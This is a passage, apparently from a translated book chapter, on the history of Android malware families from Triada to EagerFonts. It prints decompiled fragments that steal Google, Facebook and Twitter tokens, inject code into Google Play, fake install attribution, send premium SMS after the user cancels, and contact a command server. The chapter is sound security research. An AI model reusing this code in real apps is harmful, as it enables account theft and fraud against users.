Чтобы понять, как со временем развиваются сложные семейства вредоносных программ, полезно изучать ранние образцы. Они обычно примитивнее и содержат меньше методов противодействия анализу, например обфускации и шифрования. Наблюдение за развитием семейства во времени также помогает понять мотивацию разработчиков и определить, что у них сработало, а что нет.

Корни Triada уходят по меньшей мере в сентябрь 2014 года, когда появился образец с именем пакета `com.untory.run1 (v1, 251c)`. Это приложение легко понять, поскольку оно применяет мало защитных методов. Пакеты Java `security.*`, `tools.*` и `util.*` содержат ядро кода Triada. Единственная попытка обфускации - несколько зашифрованных строк, которые приложение расшифровывает во время выполнения с помощью функции нативного кода во встроенном файле `libhzwtool.so`. Как использование .NET семейством мошеннических программ Mono WAP, описанным ранее в этой главе, код нативных библиотек способен обходить инструменты проверки приложений, анализирующие только Java-код. Надеясь уклониться от таких ограниченных инструментов, авторы Triada намеренно применили нативный код как уловку против анализа; функция расшифрования строк не содержит никакого поведения, которое нельзя было бы реализовать на Java.

Алгоритм расшифрования строк принимает на вход шестнадцатеричную строку и два 16-байтовых ключа. Затем он выполняет XOR каждого байта шифротекста с соответствующими байтами двух ключей. Эти ключи считываются со смещений `0x08` и `0x18` файла ресурсов `assets/hzwLib`. На протяжении многих лет Triada прячет ключи шифрования в файлах ресурсов и применяет простые алгоритмы расшифрования с двойным XOR, благодаря чему новые образцы легко распознавать.

Для получения root-прав образец `com.untory.run1 (v1, 251c)` использует EasyRoot. Это разработанный китайским технологическим конгломератом Baidu SDK для Android, который содержит эксплойты получения root-прав для разных устройств и бесплатно доступен разработчикам Android для включения в приложения. Triada хранит эксплойты в пакете `com.baidu.easyroot`.

Мы полагаем, что переход к проникновению в производственные компании отчасти произошёл потому, что получать root-права на устройствах Android стало труднее. Мы никогда не видели, чтобы одна из этих китайских сетей развёртывала эксплойты нулевого дня для получения root-прав, а значит, прежде они, вероятно, полагались на эксплойты, разработанные другими. После 2015 года общедоступные эксплойты для получения root-прав стали настолько редки, что между их выпусками могли проходить годы. Устав ждать, разработчики вредоносных программ, вероятно, были вынуждены найти альтернативный способ получения привилегированного системного доступа.

У проникновения к изготовителям устройств есть и другие преимущества. Предустановленное программное обеспечение способно изменять устройство так, как недоступно даже эксплойтам получения root-прав, например менять параметры безопасности вроде SELinux. Кроме того, значительно проще быстро сформировать большую базу установок: распространителям вредоносной программы достаточно обмануть одну компанию и заставить её установить программу на сотни тысяч устройств. Это гораздо легче, чем рекламировать продукт отдельным пользователям Android в надежде, что они решат его установить! Благодаря этим преимуществам в 2015 году предустановленные вредоносные программы начали стремительно распространяться.

Chamois

Последовавшая по пути Triada программа Chamois, возможно, была самым влиятельным ботнетом 2018 года. Впервые команда Android Security открыто описала её в марте 2017 года в записи блога «Detecting and Eliminating Chamois, a Fraud Botnet on Android», однако появилась она ещё в ноябре 2014 года.

Chamois превзошла Triada в нескольких отношениях, и особенно заметным стало внедрение сложных функций противодействия анализу. Она содержит несколько слоёв зашифрованного нативного кода, намного более сложного, чем у Triada, а затем скрывает не менее 45 проверок окружения, определяющих, работает ли программа в эмулируемой среде или анализируется

исследователями безопасности. Подобные проверки уже имелись во многих образцах вредоносных программ Android, но 45 проверок по меркам того времени были исключительным количеством. Команда Android Security подробнее рассматривает эти функции в статье 2018 года для Virus Bulletin «Unpacking the Packed Unpacker: Reversing an Android Anti-Analysis Native Library».

Chamois также стала ранним примером вредоносной программы, которая перешла от использования Google Play как канала заражения к предустановке на устройства пользователей. После того как в 2017 году команда Android Security впервые удалила из Google Play все приложения Chamois, разработчики начали обращаться к изготовителям устройств Android. Официально они предлагали решение для мобильных платежей, но оно содержало скрытый код, загружавший и выполнявший вредоносные функции, например мошенничество с рекламой или SMS.

Gooligan и Snowfox

Два других китайских семейства вредоносных программ Android, Gooligan и Snowfox, в 2015 и 2016 годах скомпрометировали миллионы учётных записей Google. Вместо выманивания учётных данных Google у пользователей эти семейства похищали токены учётных записей из защищённой части операционной системы Android. Такие токены предоставляли злоумышленникам полный контроль над учётной записью жертвы. Например, они могли войти в Gmail жертвы, загрузить её файлы из Google Drive или просмотреть фотографии, сохранённые в Google Photos.

Обычные приложения не имеют доступа к области операционной системы, где хранятся токены доступа к учётным записям Google. Для их кражи стороннее приложение должно повысить привилегии с помощью эксплойта либо быть предустановлено с уже предоставленными повышенными привилегиями. Gooligan делала и то и другое. Как описала Check Point в публикации за ноябрь 2016 года «More Than 1 Million Google Accounts Breached by Gooligan», Gooligan использовала несколько эксплойтов, чтобы повысить обычные привилегии приложения до уровня `root`. Она собирала сведения о конфигурации устройства, отправляла их серверу управления и загружала подключаемые модули эксплойтов, специально предназначенные для распознанного типа устройства.

Snowfox, названная по характерному имени пакета `com.snowfox`, представляет собой SDK, обнаруженный после Gooligan. В отличие от Gooligan, она не загружала подключаемые модули эксплойтов для получения root-прав. Вместо этого программа либо была предустановлена на устройствах, либо при установке из стороннего источника рассчитывала на то, что устройства уже имеют root-права. Snowfox обладала чрезвычайно широкими возможностями и развитой системой подключаемых модулей, которая загружала дополнительный код с сервера управления. Мы наблюдали более 30 разных файлов модулей с такими функциями, как кража токенов учётных записей Google, мошенничество с рекламой и возможность загружать и устанавливать дополнительные приложения. Первое описание Snowfox команда Android Security опубликовала в отчёте *2018 Android Security Year in Review*.

Один из примеров приложения Snowfox - `com.zg.magicDrop (v1, 9097)`. После связи с серверами управления по зашифрованным каналам приложение загружает вредоносные подключаемые модули, например `snowfox_v19n.jar`. Код модуля обфусцирован плохо. Например, в листинге 2-16 показана функция кражи токенов учётных записей Google. Сначала она копирует базу данных Accounts в другое место, а затем извлекает токены из базы командами SQLite.

```
com.snowfox.core.dy.util.DebugTool.info(
  com.snowfox.core.dy.util.GpAccount.TAG,
  new StringBuilder().append("ngPref.getIsRootToken()===")
    .append(v4_0.getIsRootToken()).toString());


if (v4_0.getIsRootToken()) {
  String v0_0 = com.snowfox.core.dy.util.GpAccount.copyConfigDb2SD(
    context, "/data/system/users/", v11_1, "accounts.db");
  v10_1.put(v0_0, com.snowfox.core.dy.util.GpAccount.readUserTokenNew(
    context, v0_0));
  ...

android.database.Cursor v11_0 = v4_0.rawQuery(
new StringBuilder().append(
  "select type, authtoken from authtokens where type " +
  " like 'com.android.vending%:androidmarket' and accounts_id=")
  .append(v1_0).toString(), 0);
```

Листинг 2-16. Приложение `com.zg.magicDrop (v1, 9097)` похищает токены учётных записей Google

Результаты антивирусной проверки VirusTotal связывают `snowfox_v19n.jar` с Xinyinhe - другим семейством вредоносных программ, созданным одноимённой китайской компанией. Калифорнийская компания FireEye рассматривает это семейство в записи блога 2015 года «Guaranteed Clicks: Mobile App Company Takes Control of Android Phones», описывая функции и структуру, похожие на Gooligan и Snowfox. Неясно, принадлежат ли эти приложения одному семейству и разработаны ли одними людьми, поскольку система подключаемых модулей, применяемая многими китайскими семействами вредоносных программ, затрудняет атрибуцию.

Hummingbad

В 2016 году Check Point обнаружила Hummingbad - сложное семейство предустановленных китайских вредоносных программ с множеством динамически загружаемых функций. Особый интерес представляет то, что Hummingbad внедряла код в процессы посредством системного вызова Linux `ptrace`. Технические подробности описаны в июльском отчёте «From Hummingbad to Worse».

В образце `com.swiping.whale (v262, 783a)` код внедрения находится в пакете Java `com.ry.inject.JNI`. В перехвате Google Play участвуют два файла ресурсов: `assets/inject` и `assets/libhooker.so`. Файл `inject` представляет собой обычный исполняемый файл Linux, принимающий аргументы командной строки для управления процессом перехвата. В листинге 2-17 показано, как Hummingbad строит полную команду внедрения в процесс.

```
String v2_0 = new StringBuilder().append(this.val$injectPath)
  .append(" ").append("com.android.vending").append(" ")
  .append(this.val$hookerPath).append(" hook_entry hahaha").toString();
```

Листинг 2-17. Hummingbad запускает внедрение в процесс Google Play

Первый аргумент - имя перехватываемого процесса (`com.android.vending`, то есть Google Play), а второй - внедряемый двоичный файл `libhooker.so`. Третий аргумент - экспортируемая функция `libhooker.so`, которая вызывается после внедрения двоичного файла в процесс Google Play.

Этот двоичный файл также содержит файл Java-кода, отвечающий за взаимодействие с Google Play после внедрения. Код позволяет Hummingbad манипулировать интерфейсом Google Play: например, нажимать кнопку установки и устанавливать приложения без согласия пользователя.

YouTube Downloader

YouTube Downloader была сравнительно небольшим семейством вредоносных программ, предустановленным на недорогих устройствах Android. Чтобы распространить программу, человек, имевший доступ к процессу производства устройств, внедрил вредоносный код в приложения Google, например YouTube, откуда и произошло название семейства, фактически подменив законные приложения.

Внедрение вредоносной программы в предустановленные приложения Google значительно затрудняет антивирусным приложениям очистку устройств. Из-за технических ограничений предустановленные приложения невозможно удалить с устройства; их можно лишь отключить, чтобы прекратить выполнение. Однако попытка ради защиты пользователей отключить популярное приложение, такое как YouTube, скорее всего, не увенчается успехом: пользователи, вероятно, включат его снова, чтобы смотреть видео.

Приложения YouTube с предустановленной вредоносной программой нельзя обновить до законной версии. Оригинальные приложения YouTube подписаны секретным закрытым ключом Google. Внедрив вредоносный код в законное приложение YouTube, разработчики вредоносной программы должны заново подписать изменённое приложение, чтобы подтвердить его целостность системе Android. Но поскольку закрытого ключа Google у них нет, приходится использовать собственный. В результате при установке законного обновления YouTube Android обнаруживает несовпадение ключей и запрещает установку, обращая защитную функцию подписи кода против пользователя. В конечном итоге единственный способ очистить устройство с поддельным приложением YouTube - выпуск изготовителем полного системного обновления, удаляющего это приложение.

YouTube Downloader определила направление развития вредоносных программ на несколько следующих лет. Многие их разработчики перестали создавать новые предустановленные вредоносные приложения и вместо этого сосредоточились на внедрении вредоносного кода в законные системные приложения. Со временем места размещения кода становились всё более скрытными. Мы встречали код, внедрённый в процесс системного интерфейса, процесс обновления и даже в сам Android API. Отключение этих чувствительных приложений и файлов делает устройства непригодными для использования, что ставит антивирусные продукты в затруднительное положение при попытке защитить пользователей.

Кроме способа распространения, файлы YouTube Downloader ничем особенно не интересны. Образцы вроде `com.google.android.youtube (v1599000099, 428a)` содержат только функции загрузки и установки других приложений. Мы не приводим код таких образцов, поскольку в нём нет новых методов.

Консолидация злоупотреблений: с 2017 года

В 2017 году разработчики вредоносных программ Android пришли к единому мнению о лучших способах извлечения прибыли. Это изменение завершило разнообразный исследовательский период предшествующих лет, когда успешные разработчики использовали множество методов заработка. Начиная с 2017 года крупнейшими семействами стали прокси-сети наподобие Idle Coconut, семейства для мошенничества с WAP вроде уже описанных Joker и Turkish Clicker, посредники по продаже данных вроде OneAudience и семейства для мошенничества с рекламой, например Android.Click.312.origin. В этом разделе мы рассмотрим два последних варианта.

Хотя на первый взгляд современные вредоносные программы разнообразны, большинство из них следует общей схеме. Во-первых, они невидимы для пользователей. Пользователям не нравится оскорбительное, вредоносное или раздражающее поведение приложений. Если приложение

кажется им проблемным, они удаляют его, лишая разработчика возможности получать доход. Создание сетевых прокси, поглощение данных или нажатие невидимых объявлений - поведение, которое пользователю трудно заметить или связать с конкретным приложением. Приложения с такими невидимыми функциями могут оставаться на устройствах месяцы или годы и работать в фоновом режиме, даже если пользователи давно о них забыли.

Во-вторых, современным вредоносным программам нужно очень мало разрешений Android. Для создания сетевых прокси, генерации мошеннических кликов по рекламе или соединения с сайтами мошенничества с WAP им требуется только разрешение `INTERNET`. Это разрешение запрашивает почти каждое приложение в экосистеме Android, поэтому авторы вредоносных программ могут использовать его, не привлекая нежелательного внимания. Отсутствие чувствительных или необычных разрешений крайне затрудняет компаниям в сфере безопасности сканирование и обнаружение подобных злоупотреблений. Когда единственная активность программы состоит в сетевых запросах, отличить её от законного приложения практически невозможно.

В-третьих, современные вредоносные программы находятся в серой правовой и моральной зоне. Автор вредоносной программы, который похитит банковские учётные данные пользователя и опустошит его счёт, привлечёт пристальное внимание правоохранительных органов. Но разработчика, который платит создателям приложений за внедрение прокси-SDK или сбор пользовательских данных, вряд ли будут преследовать. Поэтому разработчикам вредоносных программ необязательно быть подпольными преступными организациями. Такие приложения способны создавать внешне законные компании по разработке программного обеспечения с офисными зданиями, присутствием в социальных сетях и венчурным финансированием.

Кроме того, многие успешные современные семейства вредоносных программ Android используют SDK. Мошенники с рекламой, прокси-сети и посредники по продаже данных получают с каждого заражённого устройства лишь небольшую сумму, поэтому им необходимо охватить огромное количество устройств. Для этого разработчики создают SDK и убеждают разработчиков законных программ использовать их в приложениях добровольно или за плату. В нескольких открыто описанных случаях вредоносные SDK были встроены в приложения, установленные сотни миллионов раз. Ни один другой известный способ не позволяет разработчикам вредоносных программ достичь такого масштаба.

Чтобы убедить разработчиков законных приложений внедрить SDK, не задавая лишних вопросов, необходимо хотя бы создавать видимость законности. Этим объясняется, почему многие компании, выпускающие вредоносные программы, притворялись законными участниками экосистемы Android. У них есть профессиональные сайты, присутствие в LinkedIn и даже штатные менеджеры по работе с клиентами, выстраивающие отношения с законными разработчиками популярных приложений.

Метод SDK также переносит расходы и риски с разработчиков вредоносных программ на ничего не подозревающих законных разработчиков. Когда вредоносный SDK разоблачён, прекращение угрожает учётной записи Google Play законного разработчика. Стоящие за SDK мошенники скрывают следы за подставными компаниями в таких странах, как Сейшельские Острова. Подставную компанию, заработавшую дурную репутацию, легко заменить новой, управляемой теми же людьми.

OneAudience

Посредники по продаже данных существуют столько же, сколько Android, но их популярность выросла примерно в 2017 году, когда всё больше таких компаний начали создавать SDK и платить законным разработчикам за тайное внедрение в приложения. Эти SDK собирают как можно больше сведений об истории местоположений пользователя, использовании приложений и поведении при просмотре сайтов. Поскольку потенциальных покупателей таких данных предостаточно, многие компании испытывают границы того, какие виды сбора разрешены правилами Google Play.

Основанная в 2016 году американская компания OneAudience стала одним из первых участников этой области. Она заявляла, что её цель - «помогать разработчикам получать новый доход, обогащая сведения о пользователях приложений аналитическими данными об аудитории, которых жаждут рекламодатели». В 2019 году выяснилось, что OneAudience предоставляла Android SDK, который без согласия пользователей собирал сведения из Twitter, переименованного в X в 2023 году, и Facebook. После разоблачения компания быстро объявила о закрытии. Позднее Facebook подала против разработчика иск в связи с практиками доступа компании к данным. Стороны урегулировали спор, как описано в записи блога Facebook за февраль 2020 года «Taking Action Against Platform Abuse». OneAudience признала факт урегулирования на своём сайте, однако продукт и компания остались закрыты.

Технические подробности доступа OneAudience к учётным записям Twitter и Facebook раскрывают проблему безопасности, общую для всех популярных операционных систем. Современные приложения строятся сочетанием собственного кода с множеством дополнительных SDK. По умолчанию весь этот код выполняется в одном процессе. Внутри процесса нет границ безопасности, поскольку операционная система предполагает, что весь код одного процесса одинаково заслуживает доверия. К сожалению, эта модель устарела и нереалистична. Существуют недобросовестные SDK, имеющие полный доступ ко всем остальным SDK и основному коду приложения.

В листинге 2-18, взятом из приложения `com.bestcoolfungames.cockroachsmasher (v10617, 52f2)`, показано, как SDK OneAudience с помощью рефлексии получает доступ к сведениям пользователей Facebook и Twitter. Такое поведение возможно потому, что SDK Facebook и Twitter работают в одном процессе приложения с SDK OneAudience. Если пользователь прежде входил в Twitter или Facebook внутри приложения, SDK Twitter и Facebook содержат его токены аутентификации. OneAudience собирает эти токены и тайно подключается с ними к учётным записям Twitter и Facebook пользователя, извлекая личные сведения.

```
public static String getFacebookAccessToken() {
  Class[] v3_0 = new Class[0];
  try {
    Class v4_0 = Class.forName("com.facebook.AccessToken");
  } catch (Exception v0_2) {
    ...
  }


  if (v4_0 == null) {
    Method v0_5 = null;

  } else {
    v0_5 = v4_0.getDeclaredMethod("getCurrentAccessToken", v3_0);
  }
  ...
}


public String getSocialProfileJSON() {
  String v0_0 = "";
  String v1_0 = com.oneaudience.sdk.c.a.getFacebookAccessToken();
    if (v1_0 != null) {
```

```
      com.oneaudience.sdk.c.a.b v0_4 = new com.oneaudience.sdk.b().send(
        new com.oneaudience.sdk.i().getFacebookProfile(
          this.context, this.oneaudienceSharedPreferences, v1_0));
      ...
    }
    Object v1_3 = com.oneaudience.sdk.c.h.talkToTwitter();
    if (v1_3 == null) {
      String v1_4 = "";
    } else {
      v1_4 = this.extractJson(v1_3);
    }
    ...
    return this.extractJson(
      new com.oneaudience.sdk.model.SocialData(v0_0, v1_4));
}
```

Листинг 2-18. OneAudience использует рефлексию для доступа к токенам аутентификации Twitter и Facebook

Помимо сведений Twitter и Facebook, OneAudience также собирала адреса электронной почты пользователя, историю телефонных звонков, список контактов, местоположение, перечень установленных приложений и многое другое.

Android.Click.312.origin

В 2018 году российская антивирусная компания «Доктор Веб» обнаружила крупнейшее семейство того года для мошенничества с кликами. В записи блога за август 2019 года «Doctor Web: Clicker Trojan Installed from Google Play by Some 102,000,000 Android Users» компания дала семейству невзрачное имя Android.Click.312.origin. Это обобщённое название преуменьшает значение семейства, которое сохраняло заметное положение в 2019 и 2020 годах.

Android.Click.312.origin - типичный SDK для мошенничества с кликами. Он использует сильно обфусцированные имена классов и переменных и шифрует все строки собственным алгоритмом. В листинге 2-19 показан фрагмент из приложения `com.happylife.callflash (v26, dca4)`.

```
static {
    com.graver.data.f.b.a = com.graver.data.f.c.a("XnhueSZKbG5lfw==");
    com.graver.data.f.b.b = com.graver.data.f.c.a("Q39/e0NqZW9nbnk=");

     com.graver.data.f.c.a("Y39/e1luen5ueH8rYngrZX5nZyU=");
     com.graver.data.f.c.a("eW54fmd/K2J4K25me39y");
     com.graver.data.f.c.a("UH55ZzEueFYnUHlueH5nfzEueFY=");
     com.graver.data.f.c.a("eW56fm54f0dieH9uZW55K2J4K2V+Z2cneW54fmd/MS54J1B+eWdWMS54");
     ...
```

Листинг 2-19. С помощью обфускации имён и собственного шифрования строк Android.Click.312.origin защищается от примитивного анализа

Под всей этой обфускацией и шифрованием Android.Click.312.origin устроена незамысловато. По прошествии определённого времени SDK начинает создавать невидимые объекты WebView и выполнять JavaScript-код, который мошеннически нажимает рекламные объявления.

Cheetah Mobile

В ноябре 2018 года BuzzFeed News опубликовала статью «These Hugely Popular Android Apps Have Been Committing Ad Fraud Behind Users' Backs» о серьёзной форме рекламного мошенничества, обнаруженной американской рекламной компанией Kochava. В статье китайская компания по разработке мобильных приложений Cheetah Mobile обвинялась в обмане законных рекламодателей с помощью метода, называемого мошенничеством с атрибуцией установок. После выхода статьи BuzzFeed News деятельность Cheetah Mobile в Google Play была окончательно приостановлена.

Мошенничество с атрибуцией установок - форма рекламного мошенничества, которая не полагается на мошеннические клики по объявлениям. Вместо этого программа перехватывает процесс атрибуции установки, определяющий, какому рекламодателю следует засчитать установку пользователем приложения из рекламы. При отсутствии мошенничества установка рекламируемого приложения засчитывается разработчику программы, показавшей объявление. Но мошеннический код может перенаправить эту систему: он перехватывает атрибуцию и подменяет её сфабрикованной записью, утверждающей, что установка произошла благодаря коду мошенника. В результате вознаграждение вместо разработчика законного приложения, показавшего рекламу, получает мошенник.

В ответ на обвинения BuzzFeed News и Kochava представители Cheetah Mobile опубликовали цикл из девяти записей блога со своей точкой зрения. Отрицая ответственность за мошенническое поведение, Cheetah Mobile возложила вину на несколько SDK, встроенных в её приложения, прежде всего на Batmobi, Duapps и Altamob, которые сами были разработаны тремя китайскими компаниями в области мобильной рекламы.

Определение виновника мошенничества, как и вопрос о том, были ли действительно поданы иски, которыми стороны угрожали друг другу, выходит за рамки этой книги, но давайте посмотрим, как работает данная схема. Для мошенничества с атрибуцией установок SDK непрерывно отслеживают установки из Google Play. После нескольких проверок правдоподобия, скрывающих мошенническую деятельность, они передают широковещательное сообщение `com.android.vending.INSTALL_REFERRER`, заявляя себя источником новой установки приложения. Этот простой мошеннический приём показан в листинге 2-20.

```
while ((System.currentTimeMillis() - this.j) < this.h) {
  Intent v0_5 = new Intent("com.android.vending.INSTALL_REFERRER");
  v0_5.setPackage(this.e);
  v0_5.setFlags(32);
  v0_5.putExtra("referrer", this.refData);
  this.ctx.sendBroadcast(v0_5);
  Thread.sleep(this.i);
}
```

Листинг 2-20. SDK отправляет сообщение об источнике установки, чтобы мошеннически объявить себя источником установки приложения

Разумеется, упомянутые в этом случае SDK не единственные, кто занимается мошенничеством с атрибуцией установок. Как и мошенничество с кликами, этот метод широко распространён в экосистеме Android. Поставщикам рекламы настоятельно рекомендуется изучить его и принять меры для защиты собственных потоков рекламного дохода.

SDK для борьбы с мошенничеством

В 2019 году широкую известность получил другой проблемный вид SDK - финансовые SDK для борьбы с мошенничеством. Встроенные в финансовые приложения, обычно программы для получения личных займов, такие SDK определяют, является ли пользователь настоящим человеком. На первый взгляд подобная практика кажется совершенно разумной мерой защиты клиентов. Проблема заключается в том, что SDK собирают с устройств так много данных, что переходят в область шпионских программ. Например, крупнейший из них, названный командой Android Security Loan Spy, злоупотребляет API специальных возможностей, чтобы получить доступ к сообщениям WhatsApp, а затем по характеру использования WhatsApp оценивает, является ли пользователь настоящим.

Об этих SDK открыто известно мало, но в октябре 2019 года китайский новостной сайт China Money Network сообщил, что власти провели обыск в офисах технологической компании Tongdun в связи с одной из таких схем. В статье «China Cracks Down on Malicious Lending and Web Crawlers, Temasek-Backed Tongdun Tech Implicated» говорится:

> В рамках этой общенациональной кампании правоохранительные органы также выступили против безудержного незаконного сбора персональных данных в интернете. В отрасли ни для кого не секрет, что практика незаконного сбора и продажи персональных данных является «первородным грехом», которого смогли избежать лишь немногие так называемые компании больших данных.

Как и конкуренты, Loan Spy получает доступ к настоящему длинному перечню конфиденциальных сведений на устройстве пользователя: журналу звонков, SMS, спискам контактов, данным GPS о местоположении и так далее. Однако больше всего тревожит то, что Loan Spy злоупотребляет API специальных возможностей, чтобы нарушить границы песочницы между приложениями Android. Этот API содержит вспомогательные инструменты, такие как экранные дикторы, имитация ввода и другие функции, которые игнорируют песочницу между приложениями, чтобы полноценно взаимодействовать со всеми программами в системе.

Возможно, вы задаётесь вопросом, как эти SDK могут получить широкое распространение, если они нацелены только на приложения финансовых учреждений. Ответ заключается в том, что ситуация с кредитованием в Юго-Восточной Азии разительно отличается от западного мира. В годы перед 2020-м спрос на персональные кредитные линии значительно вырос, что привело к созданию и публикации более 10 000 небольших приложений персонального кредитования для пользователей этого региона. Всем таким приложениям нужны способы определить, не выдают ли они деньги вымышленным лицам, поскольку в этом случае вероятность последующего возврата займа была бы невелика. Поэтому присутствие Loan Spy на устройствах Android достигло масштаба, сопоставимого с намеренно мошенническими вредоносными сетями.

В годы перед 2023-м пользователи приложений широко сообщали ещё об одной проблеме программ персонального кредитования. Используя ранее собранные с устройств персональные данные, кредитные компании звонили людям, просрочившим платежи, и угрожали им или даже их друзьям и родственникам. В апреле 2023 года команда правил Google Play отреагировала запретом приложениям персональных займов запрашивать разрешения Android, связанные с такими персональными сведениями, как списки контактов, номера телефонов, фотографии и местоположение. В дальнейшем приложения персонального кредитования не смогут использовать эти разрешения ни по какой причине.

Loapi/Podec

Двумя крупнейшими семействами вредоносных программ, обнаруженными вне Google Play начиная с 2017 года, были Loapi/Podec и HDC Bookmark. Из них Loapi/Podec представляет больший интерес. Российская компания «Лаборатория Касперского» впервые описала Podec в опубликованной в марте 2015 года записи блога «SMS Trojan Bypasses CAPTCHA». Последующая публикация за декабрь 2017 года «Jack of All Trades» связала новую разновидность, названную Loapi, с Podec.

Возможно, Loapi/Podec начиналась как простая вредоносная программа для мошенничества с SMS, но со временем превратилась в мощный троян-бэкдор. По данным «Лаборатории Касперского», версия 2015 года, Podec, обрабатывала 16 разных команд серверов управления. Хотя большинство команд относилось к оформлению платных подписок или общему злоупотреблению SMS и телефонными звонками, одна примечательная команда приказывала заражённым устройствам выполнить DDoS-атаку на указанную цель.

Разновидность 2017 года, Loapi, расширила возможности Podec сложной системой подключаемых модулей, которая могла загружать и выполнять дополнительные вредоносные компоненты в соответствии с указаниями сервера управления. В частности, «Лаборатория Касперского» отмечает способность трояна заниматься мошенничеством с рекламой, добывать криптовалюту Monero и выполнять множество других действий.

HDC Bookmark

Второе крупное семейство того периода, устанавливавшееся из сторонних источников, HDC Bookmark, оказалось менее сложным. Его автор массово создавал многие тысячи приложений, имена пакетов которых начинались с `com.hdc.bookmark` и заканчивались случайным числом, например `com.hdc.bookmark52428 (v1, 1dda)`. Эти программы были нацелены на Вьетнам и, по-видимому, связаны с `apkfull.mobi` - вьетнамским сайтом, существовавшим с 2013 по 2018 год и предлагавшим взломанные версии приложений и игр Android. Приложения HDC Bookmark позволяли загружать их за небольшую плату около 0,65 доллара.

Хотя поначалу это, вероятно, приносило прибыль, мы не считаем, что семейство добилось долгосрочного успеха. Приложения не защищаются от обнаружения, и большинство распространённых антивирусных продуктов Android надёжно их выявляет. Кроме того, теперь операционная система Android защищает процесс оформления подписки на услуги через SMS, показывая пользователям предупреждение о попытке приложения отправить дорогостоящее сообщение. Это может объяснять исчезновение сайта `apkfull.mobi` в 2018 году.

Однако в приложениях HDC Bookmark есть коварная функция, позволяющая отправлять платные сообщения, даже если пользователь явно отказался. Зашифрованные файлы ресурсов, например `assets/map.lib`, содержат параметры конфигурации в формате JSON. Если задан параметр `url_config_auto_sms`, приложение отправляет платное SMS независимо от желания пользователя платить 15 000 вьетнамских донгов за пиратское приложение. В листинге 2-21 приведён обработчик нажатия кнопки Cancel в диалоговом окне подписки.

```
public void onClick(DialogInterface dialog, int which) {
  try {
    this.this$0.auto_sms = DownloadImage.instance.getAuto_sms2(
      com.hdc.service.Service_mLink.url_config_auto_sms);
  } catch (Exception v0) {
    this.this$0.auto_sms = "0";
  }
  if (!this.this$0.auto_sms.equals("1")) {
    dialog.dismiss();
    if (!Service_mLink.link_redirect.equals("")) {
      com.hdc.bookmark52428.MainActivity.access$3(
```

```
        this.this$0, Service_mLink.link_redirect);
    }
    System.exit(1);
  } else {
    if ((this.this$0.typeNetwork != "VIETNAM_MOBILE")
      && (this.this$0.typeNetwork != "BEELINE")) {
      com.hdc.ultilities.SendSMS.send(
        com.hdc.service.Service_mLink.mo_Active,
        com.hdc.service.Service_mLink.svcodeActive,
        this.this$0, this.this$0.type_so);
    } else {
      com.hdc.ultilities.SendSMS.send(

        com.hdc.service.Service_mLink.mo_Active,
        com.hdc.service.Service_mLink.svcodeActive2,
        this.this$0, this.this$0.type_so);
      }
      ...
    }
  }
```

Листинг 2-21. Независимо от выбора пользователя `com.hdc.bookmark52428 (v1, 1dda)` можно настроить так, чтобы приложение всегда отправляло платные SMS

Если `auto_sms` отключён, после отказа пользователя от предложения приложение завершает работу. Но если `auto_sms` включён, приложение проверяет, услугами какого вьетнамского мобильного оператора пользуется устройство, и отправляет платное SMS. Такое поведение является мошенническим.

EagerFonts

Предустановленные вредоносные программы продолжают процветать на дешёвых устройствах без известных торговых марок. В глубинах новых телефонов Android исследователи обнаруживали бизнес-модели, основанные на шпионских программах, нежелательной рекламе и платных схемах навязывания установки приложений.

Одним особенно неприятным семейством предустановленных вредоносных программ была EagerFonts - троян, замаскированный под приложение управления шрифтами и загружавший вредоносные модули в фоновом режиме. Разработчики EagerFonts убедили поставщика наборов микросхем включить приложение в свой SDK для разработки. В результате были заражены устройства всех изготовителей, использовавших SDK этого набора микросхем. В общей сложности EagerFonts скомпрометировала более 12 миллионов устройств свыше 1 000 моделей, созданных сотнями изготовителей.

EagerFonts наглядно показывает простую истину о компрометации цепочки поставок: чем выше по цепочке происходит компрометация, тем больше заражённых устройств. Убедить одного изготовителя включить вредоносную программу в устройства выгодно, но убедить поставщика более чем 100 изготовителей - всё равно что выиграть в лотерею. Даже если злоупотребление будет обнаружено, удаление вредоносной программы потребует многомесячной координации между поставщиками и, вероятно, не охватит значительную долю заражённых устройств. Всё это время программа будет продолжать приносить деньги разработчикам.

Технические подробности этой вредоносной программы команда Android Security описала в докладе BlackHat USA 2019 «Securing the System - A Deep Dive into Reversing Android Pre-Installed Apps». Слайды доклада свободно доступны в интернете. Как и у большинства предустановленных бэкдоров, основное назначение EagerFonts - загрузка подключаемых модулей с вредоносными функциями. Она соединяется с сервером управления `pushstablev9.ekesoo.com`, как показано в листинге 2-22. На этом домене преимущественно размещён порнографический сайт.

```
public void run() {
  ArrayList v0_1 = new ArrayList();
  v0_1.add(new BasicNameValuePair("installationid",
    com.iekie.lovelyfonts.fonts.d.b.c(this.c)));

  v0_1.add(new BasicNameValuePair("channel",
    com.iekie.lovelyfonts.fonts.d.b.b(this.c).d()));
  v0_1.add(new BasicNameValuePair("msgid", this.a));
  v0_1.add(new BasicNameValuePair("msg_type", this.b));
  v0_1.add(new BasicNameValuePair("type",
    com.iekie.lovelyfonts.fonts.d.b.b(this.c).e()));
  v0_1.add(new BasicNameValuePair("appversion",
    com.iekie.lovelyfonts.fonts.d.b.b(this.c).m()));
  v0_1.add(new BasicNameValuePair("status", "0"));
  try {
    new com.iekie.lovelyfonts.fonts.d.a(
      "http://pushstablev9.ekesoo.com/cloudfontapp/upgrademsgopen",
      v0_1).a(0);
  } catch (IOException v0_3) {
    v0_3.printStackTrace();
  }
  return;
}
```

Листинг 2-22. EagerFonts связывается со своим сервером управления

Кроме кода для загрузки вредоносных подключаемых модулей и управления ими, EagerFonts содержит мало других функций. Загруженные модули весьма разнообразны и принадлежат таким китайским семействам вредоносных программ, как Chamois и Snowfox, рассмотренным ранее в этой главе.

GMobi

Разработчики вредоносных программ неоднократно атаковали одну конкретную часть цепочки поставки предустановленных приложений: сторонних поставщиков обновлений по беспроводной сети (over-the-air, OTA). Программное обеспечение OTA загружает и устанавливает системные обновления на устройства Android, будь то небольшие ежемесячные обновления безопасности или новые версии Android. Для установки обновлений программы OTA должны вносить изменения глубоко внутри системы Android, поэтому им предоставляются одни из самых высоких доступных привилегий. Такое привилегированное положение делает их главной целью разработчиков вредоносных программ Android.

Изготовители управляют обновлениями устройств и распространяют их с помощью нескольких стратегий. Крупные компании, например Samsung и Xiaomi, самостоятельно управляют инфраструктурой и программным обеспечением обновлений OTA. Google предоставляет GOTA - бесплатное решение для распространения обновлений OTA и управления ими на устройствах с Google Play Services. Изготовители, которые не могут или не хотят использовать GOTA, могут выбрать примерно из десятка коммерческих поставщиков решений OTA. После ряда проблем безопасности исследователи начали изучать таких коммерческих поставщиков.

